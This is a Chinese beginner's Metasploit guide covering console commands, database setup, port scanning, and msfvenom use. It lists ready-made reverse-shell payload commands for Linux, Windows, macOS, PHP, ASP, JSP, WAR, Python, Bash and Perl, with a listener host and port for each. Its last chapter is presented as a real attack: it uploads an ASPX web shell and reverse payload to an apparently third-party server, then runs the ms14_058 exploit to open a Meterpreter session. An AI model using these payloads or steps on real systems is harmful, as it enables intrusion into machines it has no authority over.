前言

本“书”编写于 2016 年 10 月 1 日全部章节，“书”为什么要用双引号引起来：

原因 1：文章内没有咬文嚼字的突出，没有太多的专业术语，都是从开始学习到现在累积的知识笔记，通过整理来把它们集合起来

原因 2：我把本次所有章节定义为 Metasploit 新手指南的目的，就是为了群内众多的 Metasploit 爱好者有个好的学习环境以及更好的去了解前期基本知识做为铺垫

原因 3：本次所有章节内对读者的讲解并不是太多余清楚，只是通过各个例子，来为我们的新手做演示，没有编写模块的实例，也没有分析辅助模块的实例，这只是脚本小子的初衷

其次 P-C 感谢所有读者，同时也希望得到大牛的多多指导

本人邮箱：403001684@qq.com　QQ 群：537620869 欢迎爱好者加入一起交流

目录列表

9.Meterpreter 渗透后代理

10.Meterpreter 后门脚本的介绍

11.Metasploit 信息搜集及爆破模块介绍

12.Meterpreter 寄存器

13.Metasploit 域控的实例

第一章节

一．metasploit 的基本信息：

上图中红框中所显示的就是目前版本中所可使用的模块

metasploit 的基本为文件结构如下：

config　metasploit 的环境配置信息，数据库配置信息

Data 渗透后模块的一些工具及 payload，第三方小工具集合，用户字典等数据信息

Db rails 编译生成 msf 的 web 框架时的数据库信息

Documentation 用户说明文档及开发文档

External metasploit 的一些基础扩展模块

Libs metasploit 的一些基础类和第三方模块类

Log metasploit 运行时的一些系统信息和其他信息

Modules metasploit 的系统工具模块，包括预辅助模块(auxiliary)，渗透模块(exploits)，攻击荷载(payloads)和后渗透模块(posts)，以及空字段模块(nops)和编码模块(Encoders)

Msfbinscan 对 bin 文件进行文件偏移地址扫描

Msfconsole metasploit 的基本命令行，集成了各种功能。

Msfelfscan 对 Linux 的 elf 文件偏移地址进行扫描

Msfmachscan 功能同 msfelfscan

Msfpescan 对 windows 的 pe 格式文件偏移地址进行扫描

Msfvenom 集成了 msfpayload 和 msfencode 的功能，效率更高替代 msf payload 和 msfencode

Plugins metasploit 的第三方插件接口

Scripts metasplit 的常用后渗透模块，区别于 data 里的后渗透模块，不需要加 post 参数和绝对路径，可以直接运行

二．Metasploit 常用参数：

help 参数可以看到全部的参数信息 如图：

root@P-C: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
```

root@P-C: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers


Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
```

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

接下来我们来认识一些经常用到的参数，以下介绍的参数都可以 xx -h 看到参数详细信息

1.search 参数

它可以搜索到你 metasploit 存在的利用模块 如图：

```
msf > search ms15-051
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank    De
scription
   ----                                          ---------------  ----    --
---------
   exploit/windows/local/ms15_051_client_copy_image  2015-05-12       normal  Wi
ndows ClientCopyImage Win32k Exploit


msf >
```

2.use 参数

你想利用某个 Payload，或者某个模块都要用到 use 参数 如图：

```
msf > use exploit/windows/local/ms15_051_client_copy_image
msf exploit(ms15_051_client_copy_image) >
```

3.show options 参数

它可以看到利用模块的设置信息 如图：

```
msf exploit(ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(ms15_051_client_copy_image) >
```

图中的 session 设置选项在以后的提权文章中会讲解到，yes 代表是必须要设置的选项

4.info 参数

它可以看到模块的所有的详细介绍信息 如图：

```
root@P-C: ~
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)

msf exploit(ms15_051_client_copy_image) > info

       Name: Windows ClientCopyImage Win32k Exploit
     Module: exploit/windows/local/ms15_051_client_copy_image
   Platform: Windows
  Privileged: No
     License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2015-05-12

Provided by:
  Unknown
  hfirefox
  OJ Reeves
  Spencer McIntyre

Available targets:
  Id  Name
  --  ----
  0   Windows x86
  1   Windows x64

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
```

```
Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  SESSION                    yes       The session to run this module on.

Payload information:
  Space: 4096

Description:
  This module exploits improper object handling in the win32k.sys
  kernel mode driver. This module has been tested on vulnerable builds
  of Windows 7 x64 and x86, and Windows 2008 R2 SP1 x64.

References:
  http://cvedetails.com/cve/2015-1701/
  http://technet.microsoft.com/en-us/security/bulletin/MS15-051
  https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html
  https://github.com/hfiref0x/CVE-2015-1701
  https://technet.microsoft.com/library/security/MS15-051

msf exploit(ms15_051_client_copy_image) >
```

5.set 参数

它是设置 Basic targets 选项 如图：

```
msf exploit(ms15_051_client_copy_image) > set session 1
session => 1
msf exploit(ms15_051_client_copy_image) > set targets 0
targets => 0
msf exploit(ms15_051_client_copy_image) >
```

Set targets 0 这个设置就例如 info 参数图中的显示，它的意思就是指定 windows 版本

6.back 参数

如果你想重新选择一个新的利用模块那么就要用 back 返回 如图：

```
msf exploit(ms15_051_client_copy_image) > back
msf >
```

7.exit 参数

Exit 和 back 一样一个是返回，一个是退出 如图：

```
msf exploit(ms15_051_client_copy_image) > back
msf > exit
root@P-C:~#
```

8.kill 参数（杀死一个进程） 和 session 参数在以后的 meterpreter 文章中会介绍到

以上所演示的参数所属我们在使用 metasploit 渗透框架的时候所用到的常用参数

第二章节

一．开启 posttgresql 数据库和 db_* 参数的介绍：

扫描阶段的时候为了方便查看扫描的结果，那么就需要开启 posttgresql 数据库，命令为：

/etc/init.d/postgresql start 如图：

```
root@P-C:~# /etc/init.d/postgresql start
[ ok ] Starting postgresql (via systemctl): postgresql.service.
root@P-C:~#
```

开启成功后我们来进入 msf> 下查看是否已经链接 posttgresql 数据库，首先 help 参数

一下看一下 Database 参数信息 如图：


```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf >
```

1.db_status 参数


它是查看是否连接 posttgresql 数据库 如图：

```
msf > db_status
[*] postgresql selected, no connection
msf >
```

如上图显示我是没有链接的，那么我们用其它参数来链接它，新版本的数据库密码要自己设置 如图：




查看数据库的配置信息 如图：



2.db_connect 参数

db_connect 是用来连接数据库

格式为：db_connect 账号:密码@localhost:5432/数据库名称 如图：



如上图所示我们已经链接上了数据库，如果你想改变连接其它的数据库得需要断开当前的数

据库，直接执行 msf>

3.db_disconnect 参数为断开连接参数直接执行 db_disconnect 即可

二．调用 db_nmap 和自带 tcp 模块扫描：

我们就拿我的本机 IP 测试 如图：

```
msf > db_nmap -Pn 192.168.11.109
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-09-30 23:40 CST
[*] Nmap: Nmap scan report for 192.168.11.109 (192.168.11.109)
[*] Nmap: Host is up (0.00029s latency).
[*] Nmap: Not shown: 996 filtered ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 443/tcp  open  https
[*] Nmap: 902/tcp  open  iss-realsecure
[*] Nmap: 912/tcp  open  apex-mesh
[*] Nmap: 5357/tcp open  wsdapi
[*] Nmap: MAC Address: 68:07:15:7D:74:22 (Unknown)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 4.48 seconds
msf >
```

这里为了节省时间用了简单的参数扫描，至于其它的扫描参数请大家自行百度

4.hosts 参数

Hosts 参数是一个显示命令，可以帮助我们查看所扫描的记录信息 如图：

```
msf > hosts

Hosts
=====

address          mac                name            os_name  os_flavor  os_sp  pu
rpose  info  comments
-------          ---                ----            -------  ---------  -----  --
-----  ----  --------
192.168.11.109   68:07:15:7d:74:22  192.168.11.109  Unknown                   de
vice

msf >
```

如果你只想查看扫描的 IP，使用 Hosts -c address 参数查看 如图：

```
msf > hosts -c address

Hosts
=====

address
-------
192.168.11.109

msf >
```

Metasploit 自带了很多扫描模块，我们上一节介绍了常用的参数，其中有一个 search 搜索参数 例子：search scanner（模块显示太多就不上截图了，自行测试）

那么我们选一个通用的 tcp 端口扫描模块，来巩固上一节所学到的 set，use，show options 参数 如图：

```
msf > search portscan

Matching Modules
================

   Name                                                  Disclosure Date  Rank    De
scription
   ----                                                  ---------------  ----    --
---------
   auxiliary/scanner/http/wordpress_pingback_access                       normal  Wo
rdpress Pingback Locator
   auxiliary/scanner/natpmp/natpmp_portscan               normal  NA
T-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                         normal  TC
P ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                   normal  FT
P Bounce Port Scanner
   auxiliary/scanner/portscan/syn                         normal  TC
P SYN Port Scanner
   auxiliary/scanner/portscan/tcp                         normal  TC
P Port Scanner
   auxiliary/scanner/portscan/xmas                        normal  TC
```

我们从上图中的显示结果中找出 auxiliary/scanner/portscan/tcp **接下来配置扫描信息如图 1：**

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CONCURRENCY 10               yes       The number of concurrent ports to che
ck per host
   DELAY       0                yes       The delay between connections, per th
read, in milliseconds
   JITTER      0                yes       The delay jitter factor (maximum valu
e by which to +/- DELAY) in milliseconds.
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target address range or CIDR iden
tifier
   THREADS     1                yes       The number of concurrent threads
   TIMEOUT     1000             yes       The socket connect timeout in millise
conds

msf auxiliary(tcp) >
```

如图 2：

```
msf auxiliary(tcp) > set PORTS 1-20000
PORTS => 1-20000
msf auxiliary(tcp) > set RHOSTS 192.168.11.109
RHOSTS => 192.168.11.109
msf auxiliary(tcp) > set THREADS 16
THREADS => 16
msf auxiliary(tcp) >
```

如图 3：

```
msf auxiliary(tcp) > run

[*] 192.168.11.109:       - 192.168.11.109:443 - TCP OPEN
[*] 192.168.11.109:       - 192.168.11.109:902 - TCP OPEN
[*] 192.168.11.109:       - 192.168.11.109:912 - TCP OPEN
```

图 1 中出现了我们所接触到的 use，show options 两个参数，图 2 中我们利用 set 设置了扫描端口，扫描的目标 ip（可以扫描可以为 192.168.11.1/24 来个全内网的扫描）及扫描线程（我们的扫描最大线程就是为 16），图 3 中我们利用 run（或者 exploit）参数来执行扫描

第三章节

前沿：自从 metasploit 更新后就移除了 msfencode 以及 msfpayload，并推出了全新的生成器 msfvenom，接下来介绍一下 msfvenom 的使用方法

一.msfvenom 的参数详解：

msfvenom -h 查看帮助信息 如图：

```
root@P-C:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payl
oads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops
, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the
-s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as
a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output
formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
root@P-C:~#
```

我们拿部分参数来介绍

1.-p　这个是指定你要加载的 payload

2.-l　列出所有的 payload

3.-n　设置 nopsled 的大小，常用 rop 类型的 payload，可以绕过系统 edp 保护

4.-f　指定两种格式输出，和 msfencode -t 相同

（第一种：支持 aspx php asp exe dll elf jsp msi war vbs 等等常用格式.....）

（第二种：支持了 bash c java python ruby psl py perl pl 等等常用格式.....）

5.-e　使用编码器

6.-a　精确的使用编码（生成的 payload 用于 32 位操作系统 那么就指定 -a x86）

7.-s　生成 payload 的时候可以指定最大多少

8.-b　去除空代码或者错误代码减少多余的字符同时减少体积（例如：-b \xOO\xff）


9.-i　指定编码次数

10.-c　捆绑

11. -o　指定输出位置

二．常用脚本的生成：

1.exe 如图：



如上图中生成的 exe payload 192.168.11.104 是攻击者的监听 IP，端口是攻击者的监听端口，我们只此 exe 生成作为图片例子，其它的脚本生成我给大家贴出来，至于安卓控制我会单独的写一节文章给大家学习

2.Linux

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > root.elf

3.Windows

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell.exe

4.Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f macho > shell.macho
```

5.PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

6.ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f asp > shell.asp
```

7.JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.jsp
```

8.WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f war > shell.war
```

9.Python

msfvenom -p cmd/unix/reverse_python LHOST=<IP> LPORT=<PORT> -f raw > shell.py

10.Bash

msfvenom -p cmd/unix/reverse_bash LHOST=<IP> LPORT=<PORT> -f raw > shell.sh

11.Perl

msfvenom -p cmd/unix/reverse_perl LHOST=<IP> LPORT=<PORT> -f raw > shell.pl

三 . 捆绑技术生成：

第四章节

前沿：上一节我们学习了 msfvenom 生成参数和各种脚本的生成，那么这一节我们来实战利用 ms15_051 和 ms14_058 的提权模块来提权 08，03 服务器，内容里面涉及到了我们上一节所接触到的知识，开始之前我们首先来认识一下 metasploit 图形化商业版

1.推荐 exploit 和公开了 metasploit 框架的高级功能它已经升级到了 3.0 以上的版本，今天我们的这一节使用的是 2.5 版本 Cobalt Strike 一款以 metasploit 为基础的 GUI 的框


架式渗透工具，集成了端口转发、服务扫描，自动化溢出，多模式端口监听，win exe 木马生成，win dll 木马生成，java 木马生成，office 宏病毒生成，木马捆绑；钓鱼攻击包括：站点克隆，目标信息获取，java 执行，浏览器自动攻击等等

2.armitage 是一款 Java 写的 metasploit 图形界面的攻击软件，可以用它结合 metasploit 已知的 exploit 来针对存在的漏洞自动化攻击，bt5 kali linx 下集成了免费版本

攻击机：117.21.xx.xx 我的外网 kali


目标：一个支持 aspx 的 shell 59.188.xx.xx

由于是实战所以我们这里用到了一个 aspx 的一句话 shell 如图：



一．利用 ms14_058 这个模块提权：

前提是我们要必须反弹回来一个会话，这个网站支持 aspx，我们来生成一个 aspx 的反弹脚本 如图：



-p 指定你加载的 pauload -f 指定脚本格式 -o 指定输出位置

二．配置 cobaltstrike：

1.设置监听

如图：

2.上传反弹脚本到 shell 并打开链接

如图 1：





图 2：

有数据返回 59.188.xx.xx 是目标的 ip 地址

图 3：

返回的信息说明它是网站用户权限

图 4：




红框内对提权模块对应的操作系统做了想很细的介绍，请自行翻译

图 5：

```
msf exploit(ms14_058_track_popup_menu) > exploit -j
[*] Exploit running as background job.
[*] Launching notepad to host the exploit...
[+] Process 5568 launched.
[*] Reflectively injecting the exploit DLL into 5568...
[*] Injecting exploit into 5568...
[*] Exploit injected. Injecting payload into 5568...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 113 opened (11[redacted]20540 -> 59.188.[redacted]2617)
```

